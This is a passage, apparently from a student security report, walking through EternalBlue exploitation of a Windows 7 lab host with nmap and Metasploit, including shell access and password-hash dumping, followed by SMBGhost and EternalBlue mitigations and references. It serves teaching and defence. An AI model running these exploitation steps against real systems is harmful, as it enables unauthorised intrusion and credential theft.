
5.2.2 Enumeration:

`nmap -A -Pn 192.168.193.158`

- To get more information about the target machine.

NSE nmap scripting engine: `nmap -A -Pn 192.168.193.158 --script smb-vuln-ms17-010`

- Giving us info on whether the target is vulnerable to our specific attack.
- -A: Nmap makes an effort in identifying the target OS, services and the versions.
- -Pn: Not pinging the targets before the actual port scan takes place



5.2.3 Exploitation:

This exploit with perform an unauthenticated RCE that don't require a valid pair of SMB credentials making it more dangerous.

```
sudo msfconsole
```

- Opening metaspolit framework

```
use 0
```

- Loading payload Eternal Blue SMB remote windows kernel pool corruption

show options tells us what the exploit requires:

```
set rhost 192.168.193.158
```


- Setting the victim machine as the Windows 7 target by using its IPv4 address.

```
set lhost eth0
```

- Automatically assigning (our) the IP from that network interface.

```
set lport 4444
```


- Setting up a network listener on port 4444



5.2.4 RCE complete:

run

- Port binding successful. Sending payloads
- Sending stage; sends the meterpreter payload.
- Once a connection has been made, we can run any command from the windows machine using Windows shell and even gain the targets hash codes using the "hashdump" command.



6.0 Mitigation strategies

6.1 SMBGhost:

- If you can't fix computers that use or expose the SMBv3 protocol, the Microsoft mitigation solution is the next best option.
- With the PowerShell command below, you may deactivate compression to prevent unauthenticated attackers from exploiting the vulnerability against an SMBv3 Server:

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
DisableCompression -Type DWORD -Value 1 -Force
```

- It is important to note that no reboot is required after making the modification, and that this solution does not prevent SMB client exploitation; that is, it only prevents SMBGhost from exploiting the vulnerability in SMBv3 compression.
- Finally, SMB Compression is not currently utilized by Windows or Windows Server, thus removing it has no performance consequences.

6.2 EternalBlue:

- Patch devices running Microsoft Windows OS with the Microsoft Windows SMB v1 security update. The list of impacted Windows operating systems is included in Microsoft Security Bulletin MS17-010.
- Use tools to see whether your Windows version is susceptible to the attack. (eg. Eset).
- Disable SMBv1 on all systems when possible and instead use SMBv2 or SMBv3 after thorough testing as these versions are more reliable.
- Set a Windows Firewall rule to restrict incoming SMB communication to client computers using Group Policy Objects. Consider specific changes for the control of client-to-client SMB communication if you're utilizing an alternate host-based intrusion prevention system (HIPS). Create a Group Policy Object and at the very least block all inbound SMB connections from clients.
- Every systems and services should follow the Principle of Least Privilege, and all software should be operated as a non-privileged user (one without administrative privileges).

7.0 References

Awake Security, & Ghosal, S. (2021, May 21). *"SMBGhost" Wormable Vulnerability Analysis (CVE-2020-0796)*. Awake Security. https://awakesecurity.com/blog/smbghost-wormable-vulnerability-analysis-cve-2020-0796/

Behrmann, M. (2020, December 17). *How to Mitigate Against the SMBleed Vulnerability & POC Exploit*. Blumira. https://www.blumira.com/mitigate-against-smbleed-vulnerability-poc-exploit/

Grossman, N. (2019, February 4). *EternalBlue - Everything There Is To Know*. Check Point Research. https://research.checkpoint.com/2017/eternalblue-everything-know/

Mimoso, M. (2017, June 6). *NSA's EternalBlue Exploit Ported to Windows 10*. Threatpost. https://threatpost.com/nsas-eternalblue-exploit-ported-to-windows-10/126087/

Rasmussen, A. (2021, July 20). *What is the SMB protocol?* NordVPN. https://nordvpn.com/blog/what-is-smb/#:%7E:text=The%20Server%20Message%20Block%20(SMB,can%20share%20with%20the%20client.

Sigler, K. (2020, March 16). *SMBGhost (CVE-2020-0796): a Critical SMBv3 RCE Vulnerability*. Trustwave. https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/smbghost-cve-2020-0796-a-critical-smbv3-rce-vulnerability/